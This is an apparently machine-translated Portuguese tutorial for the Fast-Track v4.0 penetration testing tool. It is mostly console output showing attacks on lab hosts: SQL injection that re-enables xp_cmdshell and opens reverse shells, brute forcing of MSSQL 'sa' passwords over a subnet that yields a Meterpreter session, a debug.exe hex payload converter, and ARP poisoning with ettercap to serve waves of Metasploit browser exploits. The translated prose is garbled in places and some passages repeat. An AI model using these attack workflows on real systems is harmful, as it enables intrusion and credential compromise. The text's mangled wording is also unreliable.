**** MAKE SURE YOU INSTALL ALL THE DEPENDENCIES FIRST (setup.py) ****
```

```
Visit http://trac.thepentest.com for tutorials or to file a bug.
```

1. Update Menu
 2. Autopwn Automated
 3. MS-SQL Injector
 4. MS-SQL Bruter
 5. Binary to Hex Payload Generator
 6. Mass Client-Side Attack
 7. Exploits
 8. SQLPwnage
 9. Payload Generator
 10. Changelog
 11. Credits
 12. About
- ```
Usage: fast-track.py -c
```

O modo interativo pode ser lançado pela passagem do '-i' a Fast Track.

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -i
```

```

***** Performing dependency checks... *****

```

```
*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Psyc0 is installed. (Check) ***
*** BeautifulSoup is installed. (Check) ***
*** PyMills is installed. (Check) ***
```

```
Also ensure ProFTP, WinEXE, and SQLite3 is installed from
the Updates/Installation menu.
```

```
Your system has all requirements needed to run Fast-Track!
```

```
Fast-Track Main Menu:
```

```
Fast-Track - Where it's OK to finish in under 3 minutes...
Version: v4.0
Written by: David Kennedy (ReL1K)
http://www.securestate.com
http://www.thepentest.com
```

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack

5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

Enter the number:

Por último, Web Gui Mode é lançado por execução '`./fast-track.py`'. Por padrão, o servidor web vai começar a ouvir na porta 44444, mas você pode mudá-lo por meio de um número de porta diferente na linha de comando.

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -g 31337
```

```

Fast-Track v4.0 - Where it's OK to finish in under 3 minutes...
```

Automated Penetration Testing

Written by David Kennedy (ReLlK)  
SecureState  
<http://www.securestate.com>  
[dkennedy@securestate.com](mailto:dkennedy@securestate.com)

Wiki and Bug Track: <http://www.thepentest.com>

Please read the README and LICENSE before using  
this tool for acceptable use and modifications.

```

Modes:
```

Interactive Menu Driven Mode: `-i`  
Command Line Mode: `-c`  
Web GUI Mode `-g`

Examples: `./fast-track.py -i`  
`./fast-track.py -c`  
`./fast-track.py -g`  
`./fast-track.py -g`

Usage: `./fast-track.py`

```

***** Performing dependency checks... *****

```

```
*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Psyco is installed. (Check) ***
```

```
*** Beautiful Soup is installed. (Check) ***
*** PyMills is installed. (Check) ***
```

Also ensure ProFTP, WinEXE, and SQLite3 is installed from the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!

```

```

Fast-Track Web GUI Front-End

Written by: David Kennedy (ReL1K)


```

```

Starting HTTP Server on 127.0.0.1 port 31337

\*\*\* Open a browser and go to <http://127.0.0.1:31337> \*\*\*

Type -c to exit..



Nós estaremos focalizando principalmente a funcionalidade de modo interativo. O resto dos modos são fáceis de entender quando você entender cada uma das ferramentas no modo interativo.

A partir do menu do modo de Fast-Track Interactive, há um monte de opções aqui para ajudá-lo a um teste de penetração. Primeiras coisas primeiramente, Fast-Track permite-lhe manter-se



atualizado com as mais recentes e melhores ferramentas. Fast-Track irá atualizar automaticamente Fast-Track, Metasploit, Aircrack-NG, W3Af, Nikto, Milw0rm Exploits, Kismet-Newcore e SQLMap. Para atualizar todas estas ferramentas, basta navegar até o menu e escolha as atualizações que aqueles que você deseja atualizar ou atualizar tudo.

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -i
```

```

***** Performing dependency checks... *****

```

```
*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Psyc0 is installed. (Check) ***
*** BeautifulSoup is installed. (Check) ***
*** PyMills is installed. (Check) ***
```

Also ensure ProFTP, WinEXE, and SQLite3 is installed from the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!

Fast-Track Main Menu:

Fast-Track - Where it's OK to finish in under 3 minutes...

Version: v4.0

Written by: David Kennedy (ReLlK)

<http://www.securestate.com>

<http://www.thepentest.com>

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

Enter the number: 1

Fast-Track Updates

Enter a number to update

1. Update Fast-Track
2. Metasploit 3 Update
3. Aircrack-NG Update
4. Nikto Plugin Update
5. W3AF Update
6. SQLMap Update
7. Installation Menu
8. Update Milw0rm Exploits



- 9. Update Kismet-Newcore
- 10. Update Everything
- 11. Return to Main Menu

Enter number: 10

Note this DOES NOT install prereqs, please go to the installation menu for that.

Updating Fast-Track, Metasploit, Aircrack-NG, Nikto, W3AF, Milw0rm, Kismet-NewCore and SQL Map

\*\*\*\* Update complete \*\*\*\*

Returning to main menu....

Certifique-se de atualizar frequentemente Fast-Track, como melhorias contínuas estão sendo feitas. Vamos mergulhar-se em vetores de ataque diferente que Fast-Track tem disponível em seu arsenal.

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -c 1 2
```

-----  
Fast-Track v4.0 - Where it's OK to finish in under 3 minutes...

Automated Penetration Testing

Written by David Kennedy (ReL1K)

SecureState

<http://www.securestate.com>

[dkennedy@securestate.com](mailto:dkennedy@securestate.com)

Wiki and Bug Track: <http://www.thepentest.com>

Please read the README and LICENSE before using  
this tool for acceptable use and modifications.

-----  
Modes:

Interactive Menu Driven Mode: -i

Command Line Mode: -c

Web GUI Mode -g

Examples: ./fast-track.py -i

./fast-track.py -c

./fast-track.py -g

./fast-track.py -g

Usage: ./fast-track.py

\*\*\*\*\*

Fast-Track Command Line - Where it's OK to finish in under 3 minutes...

\*\*\*\*\*

**\*\*\*\* MAKE SURE YOU INSTALL ALL THE DEPENDENCIES FIRST (setup.py) \*\*\*\***

Visit <http://trac.thepentest.com> for tutorials or to file a bug.

1. Update Menu
2. Autopwn Automated
3. MS-SQL Injector
4. MS-SQL Bruter
5. Binary to Hex Payload Generator
6. Mass Client-Side Attack
7. Exploits
8. SQLPwnage
9. Payload Generator
10. Changelog
11. Credits
12. About

Usage: **fast-track.py -c**

Observe que este NÃO instalar pré-requisitos, por favor, vá até o menu de instalação para isso. Atualizando Fast Track, Metasploit, Aircrack-ng, Nikto, W3AF, Kismet-NewCore e Mapa SQL.

O injector MSSQL utiliza algumas técnicas avançadas, a fim de conseguir o acesso irrestrito total ao sistema subjacente. Esta seção requer que alguém já sabe onde é SQL Injection em um determinado site. Uma vez que este é especificado, Fast-Track pode fazer o trabalho para você e para explorar o sistema. Note que isto só irá funcionar no Microsoft SQL back-end de uma aplicação web.

#### **Fast-Track Main Menu:**

**Fast-Track - Where it's OK to finish in under 3 minutes...**

**Version: v4.0**

**Written by: David Kennedy (ReLlK)**

**<http://www.securestate.com>**

**<http://www.thepentest.com>**

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

**Enter the number: 3**

### Microsoft SQL Attack Tools

Pick a list of the tools from below:

1. MSSQL Injector
2. MSSQL Bruter
3. SQLPwnage

Enter your choice : **1**

Enter which SQL Injector you want to use

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice:

Observe os diferentes sub-menus que estão disponíveis. Nós vamos caminhar através de cada um e explicar sua finalidade. O 'SQL Injector - Query String Parâmetros Attack' especificamente alvos vulneráveis

parâmetros de sequência de consulta dentro de um website. strings de consulta são representadas como segue: ? querystring1 = valor1 & querystring2 = valor2 e injeção muitas vezes ocorre onde valor1 e valor2 estão localizados. Vamos navegar em um site vulnerável:

Note os parâmetros de sequência de consulta em cima: login e senha. Vamos jogar uma única citação no

Parâmetro 'login' string de consulta.

 <http://10.211.55.140/sql/Default.aspx?login='INJECTHERE'&password=blah>

Agora que sabemos que o campo login é suscetível a SQL Injection, nós precisamos dizer Fast-Track onde ir realmente para lançar o ataque. Fazemos isso especificando 'INJECTHERE' no lugar do parâmetro injetável na cadeia de consulta. Isso permitirá Fast-Track saber o que queremos para o ataque. Olhe para a saída e abaixo o resultado final.

Enter which SQL Injector you want to use

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: **1**

~~~~~  
Requirements: PExpect  
~~~~~

This module uses a reverse shell by using the binary2hex method for uploading. It does not require FTP or any other service, instead we are using the debug function in Windows to generate the executable.

You will need to designate where in the URL the SQL Injection is by using 'INJECTHERE'

So for example, when the tool asks you for the SQL Injectable URL, type:

```
http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah
```

Enter the URL of the susceptible site, remember to put 'INJECTHERE' for the injectible parameter

Example: `http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah`

Enter here: `http://10.211.55.128/Default.aspx?login='INJECTHERE&password=blah`

Sending initial request to enable xp\_cmdshell if disabled....

Sending first portion of payload (1/4)....

Sending second portion of payload (2/4)....

Sending third portion of payload (3/4)...

Sending the last portion of the payload (4/4)...

Running cleanup before executing the payload...

Running the payload on the server...Sending initial request to enable xp\_cmdshell if disabled....

Sending first portion of payload (1/4)....

Sending second portion of payload (2/4)....

Sending third portion of payload (3/4)...

Sending the last portion of the payload (4/4)...

Running cleanup before executing the payload...

Running the payload on the server...

listening on [any] 4444 ...

connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041

Microsoft Windows [Version 5.2.3790]

(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

Fast-Track automaticamente re-permite que o 'xp\_cmdshell' procedimento armazenado, se ele está desativado e entrega de uma carga reversa para o sistema, em última instância, dando-nos pleno acesso através de todos os SQL Injection!

Este foi um grande exemplo de como atacar os parâmetros de sequência de consulta, mas que sobre as formas? parâmetros Post também pode ser tratada através de Fast-Track e muita facilidade para isso. No menu do Fast-Track "MSSQL Injector", selecione "SQL Injector - POST parâmetro Attack".

Enter which SQL Injector you want to use

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 2

This portion allows you to attack all forms on a specific website without having to specify each parameter. Just type the URL in, and Fast-Track will auto SQL inject to each parameter looking for both error based injection as well as blind based SQL injection.

```
Simply type
the website you want to attack, and let it roll.

Example: http://www.sqlinjectablesite.com/index.aspx

Enter the URL to attack: http://10.211.55.128/Default.aspx

Forms detected...attacking the parameters in hopes of exploiting SQL
Injection..

Sending payload to parameter: txtLogin

Sending payload to parameter: txtPassword

[-] The PAYLOAD is being delivered. This can take up to two minutes. [-]

listening on [any] 4444 ...
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Não citar Office Max, mas que era fácil! Fast-Track detecta automaticamente as formas e ataques ao sistema de SQL Injection, em última análise, o que lhe dá acesso à caixa.

Se por algum motivo o ataque parâmetro de consulta seqüência não foi bem sucedida, você pode usar o "SQL Injector - GET FTP Payload Attack". Isto requer que você instale o ProFTPD, e raramente é usada. Este módulo irá configurar uma carga através de FTP echo arquivos e, finalmente, entregar a carga através de FTP e SQL Injection.

O 'SQL Injector - GET Manual de Instalação Binary Payload Attack' pode ser usado se você está atacando a partir de uma máquina, mas ter um ouvinte em outra máquina. Isto é frequentemente usado se você estiver NAT e você tem uma caixa de ouvinte criado na internet e não no sistema que você está atacando.

```
Enter which SQL Injector you want to use

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 4

The manual portion allows you to customize your attack for whatever reason.

You will need to designate where in the URL the SQL Injection is by using
'INJECTHERE'

So for example, when the tool asks you for the SQL Injectable URL, type:

http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah
```

Enter the URL of the susceptible site, remember to put 'INJECTHERE' for the injectible parameter

Example: `http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah`

Enter here: `http://10.211.55.128/Default.aspx?login='INJECTHERE&password=blah`

Enter the IP Address of server with NetCat Listening: `10.211.55.130`

Enter Port number with NetCat listening: `9090`

Sending initial request to enable xp\_cmdshell if disabled....

Sending first portion of payload....

Sending second portion of payload....

Sending next portion of payload...

Sending the last portion of the payload...

Running cleanup...

Running the payload on the server...

listening on [any] 9090 ...

10.211.55.128: inverse host lookup failed: Unknown server error : Connection timed out

connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1045

Microsoft Windows [Version 5.2.3790]

(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

## MSSQL Bruter

Provavelmente um dos meus aspectos favoritos do Fast-Track é a Brueter MSSQL. É provavelmente um dos mais robustos Bruters MSSQL e único no mercado hoje. Ao realizar testes de penetração interna, muitas vezes você achar que MSSQL "sa" senhas são frequentemente ignorados. Primeiro, uma breve história por trás destes "sa" contas estão em ordem.

A SA "é a conta de administrador do sistema para MSSQL e quando usar" Mixed Mode "ou" SQL Authentication ", o SQL sa" conta "é criado automaticamente. Os administradores têm de digitar uma senha ao criar essas contas e muitas vezes deixam-las como senhas fracas.

Fast-Track ataques esta fraqueza e tentará identificar os servidores SQL com fraco "sa" contas. Uma vez que as senhas tenham sido adivinhado, Fast-Track vai entregar o que você quer de carga através de um hex avançado para conversão binário utilizando janelas de depuração. Vamos examinar um espaço de endereço classe C para os servidores SQL. Uma coisa a notar quando passar por essas etapas é que você será perguntado se deseja executar a descoberta SQL avançado.

Para explicar isso, primeiro você precisa entender instalações padrão do SQL Server. Ao instalar o SQL Server, por padrão, ele irá instalar o SQL na porta TCP 1433. No SQL Server 2005 +, você pode especificar a alocação de porta dinâmica que vai tornar o número um pouco aleatório e difícil de identificar. Felizmente para nós, SQL Server também instala a porta 1434 UDP que nos diz que a porta TCP do servidor SQL está em execução. Ao realizar a identificação avançada, Fast-Track irá utilizar o módulo Metasploit auxiliares de consulta porta 1433 para os portos, sem Fast-Track só vai

acabar fazendo a varredura para a porta 1433. Vamos olhar o Brueter SQL. Note-se que, especificando a descoberta avançada, leva muito mais tempo do que se você não especificar.

```
Fast-Track Main Menu:
Fast-Track - Where it's OK to finish in under 3 minutes...
Version: v4.0
Written by: David Kennedy (ReL1K)
http://www.securestate.com
http://www.thepentest.com
1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit
Enter the number: 3
Microsoft SQL Attack Tools
Pick a list of the tools from below:
1. MSSQL Injector
2. MSSQL Bruter
3. SQLPwnage
Enter your choice : 2
Enter the IP Address and Port Number to Attack.
Options: (a)ttempt SQL Ping and Auto Quick Brute Force
 (m)ass scan and dictionary brute
 (s)ingle Target (Attack a Single Target with big dictionary)
 (f)ind SQL Ports (SQL Ping)
 (i) want a command prompt and know which system is vulnerable
 (v)ulnerable system, I want to add a local admin on the box...
 (e)nable xp_cmdshell if its disabled (sql2k and sql2k5)
Enter Option:
```

Fast-Track tem uma grande lista de opções por isso vamos dar uma olhada em cada uma delas:

\* Opção 'a', 'tentativa SQL Ping e Auto Rápido Brute Force', vai tentar digitalizar um intervalo de endereços IP. Isto usa a mesma sintaxe que o Nmap e usa um built-in pré-definidos lista do dicionário de senhas de cerca de cinquenta.

m \* Opção 'm', massa bruta e dicionário de digitalização, fará a varredura de uma faixa de endereços IP e permite que você especifique uma lista de palavras de seu próprio país. Fast-Track vem com uma lista de palavras decente localizado em '/ bin / dict' embora.

s \* Opção 's', único alvo (atacar um alvo único com grande dicionário), irá permitir que você a força bruta um endereço IP específico com uma lista de palavras grandes.

\* Opção 'f', 'encontrar SQL Portas (SQL Ping), vai olhar apenas para os servidores SQL, e não

atacá-los.

\* Opção 'i', 'eu quero um prompt de comando e saber qual o sistema é vulnerável, irá gerar um prompt de comando para você, se você já sabe o "sa" senha.

sistema vulnerável v \* Opção 'v' Eu quero adicionar um administrador local no ...', caixa irá adicionar um novo usuário administrativo em uma caixa que você sabe que é vulnerável.

\* Opção 'e', 'xp\_cmdshell se permitir a sua mobilidade condicionada (SQL2K e sql2k5), é um procedimento armazenado Fast-Track utiliza para executar comandos do sistema subjacente. Por padrão, ele está desabilitado no SQL Server 2005 e acima, mas Fast-Track pode automaticamente reativá-lo se ele foi desativado. Apenas uma coisa boa para falar, quando ataca o sistema remoto com qualquer das opções, Fast-Track automaticamente tentativa de reativar xp\_cmdshell apenas no caso.

Vamos percorrer o Brute Force Quick.

```
Enter the IP Address and Port Number to Attack.
Options: (a)tttempt SQL Ping and Auto Quick Brute Force
 (m)ass scan and dictionary brute
 (s)ingle Target (Attack a Single Target with big dictionary)
 (f)ind SQL Ports (SQL Ping)
 (i) want a command prompt and know which system is vulnerable
 (v)ulnerable system, I want to add a local admin on the box...
 (e)nable xp_cmdshell if its disabled (sql2k and sql2k5)

Enter Option: a
Enter username for SQL database (example:sa): sa
Configuration file not detected, running default path.
Recommend running setup.py install to configure Fast-Track.
Setting default directory...
Enter the IP Range to scan for SQL Scan (example 192.168.1.1-255):
10.211.55.1/24
Do you want to perform advanced SQL server identification on non-standard SQL
ports? This will use UDP footprinting in order to determine where the SQL
servers are at. This could take quite a long time.
Do you want to perform advanced identification, yes or no: yes
[-] Launching SQL Ping, this may take a while to footprint.... [-]
[*] Please wait while we load the module tree...
Brute forcing username: sa
Be patient this could take awhile...
Brute forcing password of password2 on IP 10.211.55.128:1433
Brute forcing password of on IP 10.211.55.128:1433
Brute forcing password of password on IP 10.211.55.128:1433
SQL Server Compromised: "sa" with password of: "password" on IP
10.211.55.128:1433
Brute forcing password of sqlserver on IP 10.211.55.128:1433
Brute forcing password of sql on IP 10.211.55.128:1433
Brute forcing password of password1 on IP 10.211.55.128:1433
Brute forcing password of password123 on IP 10.211.55.128:1433
Brute forcing password of complexpassword on IP 10.211.55.128:1433
Brute forcing password of database on IP 10.211.55.128:1433
Brute forcing password of server on IP 10.211.55.128:1433
Brute forcing password of changeme on IP 10.211.55.128:1433
Brute forcing password of change on IP 10.211.55.128:1433
Brute forcing password of sqlserver2000 on IP 10.211.55.128:1433
```



```
Brute forcing password of sqlserver2005 on IP 10.211.55.128:1433
Brute forcing password of Sqlserver on IP 10.211.55.128:1433
Brute forcing password of SqlServer on IP 10.211.55.128:1433
Brute forcing password of Password1 on IP 10.211.55.128:1433
Brute forcing password of xp on IP 10.211.55.128:1433
Brute forcing password of nt on IP 10.211.55.128:1433
Brute forcing password of 98 on IP 10.211.55.128:1433
Brute forcing password of 95 on IP 10.211.55.128:1433
Brute forcing password of 2003 on IP 10.211.55.128:1433
Brute forcing password of 2008 on IP 10.211.55.128:1433
```

\*\*\*\*\*

The following SQL Servers were compromised:

\*\*\*\*\*

1. 10.211.55.128:1433 \*\*\* U/N: sa P/W: password \*\*\*

\*\*\*\*\*

To interact with system, enter the SQL Server number.

Example: 1. 192.168.1.32 you would type 1

Enter the number:

Olhando para o resultado acima, temos comprometido a um servidor SQL no endereço IP 10.211.55.128 na porta 1433 com o nome de usuário "sa" e senha "senha". Queremos agora acesso total a este menino mau. Há um monte de opções que pode especificar e, neste caso, vamos usar um Meterpreter console, mas há várias outras opções disponíveis para você.

```
Enter number here: 1
Enabling: XP_Cmdshell...
Finished trying to re-enable xp_cmdshell stored procedure if disabled.
Configuration file not detected, running default path.
Recommend running setup.py install to configure Fast-Track.
Setting default directory...
What port do you want the payload to connect to you on: 4444
Metasploit Reverse Meterpreter Upload Detected..
Launching Meterpreter Handler.
Creating Metasploit Reverse Meterpreter Payload..
Sending payload: c88f3f9ac4bbe0e66da147e0f96efd48dad6
Sending payload: ac8cbc47714aaeed2672d69e251cee3dfbad
Metasploit payload delivered..
Converting our payload to binary, this may take a few...
Cleaning up...
Launching payload, this could take up to a minute...
When finished, close the metasploit handler window to return to other
compromised SQL Servers.
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:4444 -> 10.211.55.128:1030)
meterpreter >
```

Sucesso! Agora temos o pleno acesso a esta máquina. Pretty coisas más, e por toda adivinhando o

sa "SQL" conta.

## Binary to Hex Converter

O gerador de binário para hexadecimal é útil quando você já tem acesso a um sistema e precisa entregar um arquivo executável para ele. Normalmente, TFTP e FTP são filtradas por firewalls e um método alternativo que não exige qualquer conexão saída está utilizando janelas de depuração de conversão, a fim de entregar a sua carga.

Fast-Track terá qualquer executável, enquanto que abaixo de 64kb de tamanho, e cuspir um arquivo texto com o formato específico das conversões de depuração do Windows. Uma vez que você tem, basta colá-lo em um prompt de comando, ou escrever um script para obtê-lo no sistema afetado que você já tem acesso.

### Fast-Track Main Menu:

Fast-Track - Where it's OK to finish in under 3 minutes...

Version: v4.0

Written by: David Kennedy (ReL1K)

<http://www.securestate.com>

<http://www.thepentest.com>

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

Enter the number: 6

### Binary to Hex Generator v0.1

This menu will convert an exe to a hex file which you just need to copy and paste the output to a windows command prompt, it will then generate an executable based on your payload

**\*\*Note\*\*** Based on Windows restrictions the file cannot be over 64kb

Enter the path to the file you want to convert to hex:

/pentest/exploits/fasttrack/nc.exe

Finished...

Opening text editor...

// Output will look like this

DEL T 1>NUL 2>NUL

echo EDS:0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00>>T

echo EDS:10 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00>>T

echo FDS:20 L 10 00>>T

echo EDS:30 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00>>T

echo EDS:40 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68>>T

echo EDS:50 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F>>T

echo EDS:60 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20>>T

```
echo EDS:70 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00>>T
```

Basta colar isso em um prompt de comando e ver a mágica!

## Mass-Client Attack

Fast-Track's Mass Client-Side Attack' é de natureza similar a db\_autopwn Metasploit é. Quando um usuário se conecta ao seu site malicioso, um pântano de ambos os exploits personalizado desenvolvido em Fast-Track e do exército de exploits no repositório Metasploit será lançado no cliente. Uma coisa a acrescentar é que você também pode usar ARP envenenamento de cache com ettercap para forçar a vítima ao seu site! Vamos tentar fazer isso.

### Fast-Track Main Menu:

**Fast-Track - Where it's OK to finish in under 3 minutes...**

**Version: v4.0**

**Written by: David Kennedy (ReL1K)**

**<http://www.securestate.com>**

**<http://www.thepentest.com>**

- 1. Fast-Track Updates**
- 2. Autopwn Automation**
- 3. Microsoft SQL Tools**
- 4. Mass Client-Side Attack**
- 5. Exploits**
- 6. Binary to Hex Payload Converter**
- 7. Payload Generator**
- 8. Fast-Track Tutorials**
- 9. Fast-Track Changelog**
- 10. Fast-Track Credits**
- 11. Exit**

**Enter the number: 4**

**Metasploit path not defined, you should run setup.py, using the default for now...**

### Mass Client Client Attack

**Requirements: PExpect**

**Metasploit has a bunch of powerful client-side attacks available in its arsenal. This simply launches all client side attacks within Metasploit through msfcli and starts them on various ports and starts a custom HTTP server for you, injects a new index.html file, and puts all of the exploits in iframes.**

**If you can get someone to connect to this web page, it will basically brute force various client side exploits in the hope one succeeds.**

**You'll have to monitor each shell if one succeeds.. Once finished, just have someone connect to port 80 for you and if they are vulnerable to any of the exploits...should have a nice shell.**

**Enter the IP Address you want the web server to listen on: 10.211.55.130**

**Specify your payload:**

- 1. Windows Meterpreter Reverse Meterpreter**
- 2. Generic Bind Shell**
- 3. Windows VNC Inject Reverse\_TCP (aka "Da Gui")**
- 4. Reverse TCP Shell**

**Enter the number of the payload you want: 1**

**Would you like to use ettercap to ARP poison a host yes or no: yes**

**Ettercap allows you to ARP poison a specific host and when they browse a site, force them to use the metasploit site and launch a slew of exploits from the Metasploit repository. ETTERCAP REQUIRED.**

**What IP Address do you want to poison: 10.211.55.128**

**Setting up the ettercap filters....**

**Filter created...**

**Compiling Ettercap filter...**

**etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA**

**12 protocol tables loaded:**

**DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth**

**11 constants loaded:**

**VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP**

**Parsing source file 'bin/appdata/fasttrack.filter' done.**

**Unfolding the meta-tree done.**

**Converting labels to real offsets done.**

**Writing output to 'bin/appdata/fasttrack.ef' done.**

**-> Script encoded into 16 instructions.**

**Filter compiled...Running Ettercap and poisoning target...**

**Setting up Metasploit MSFConsole with various exploits...**

If an exploit succeeds, type sessions -l to list shells and sessions -i to interact...

Have someone connect to you on port 80...

Launching MSFConsole and Exploits...

Once you see the Metasploit Console launch all the exploits have someone connect to you..

```
SRVPORT => 8072
```

```
resource> set URIPATH /
```

```
URIPATH => /
```

```
resource> set LPORT 9072
```

```
LPORT => 9072
```

```
resource> exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
```

```
[*] Exploit running as background job.
```

```
resource> use exploit/windows/browser/zenturiprogramchecker_unsafe
```

```
[*] Started reverse handler
```

```
resource> set PAYLOAD windows/meterpreter/reverse_tcp
```

```
[*] Using URL: http://0.0.0.0:8071/
```

```
PAYLOAD => windows/meterpreter/reverse_tcp
```

```
resource> set LHOST 10.211.55.130
```

```
LHOST => 10.211.55.130
```

```
[*] Local IP: http://10.211.55.130:8071/
```

```
resource> set SRVPORT 8073
```

```
[*] Server started.
```

```
SRVPORT => 8073
```

```
resource> set URIPATH /
```

```
URIPATH => /
```

```
resource> set LPORT 9073
```

```
LPORT => 9073
```

```
resource> exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
```

```
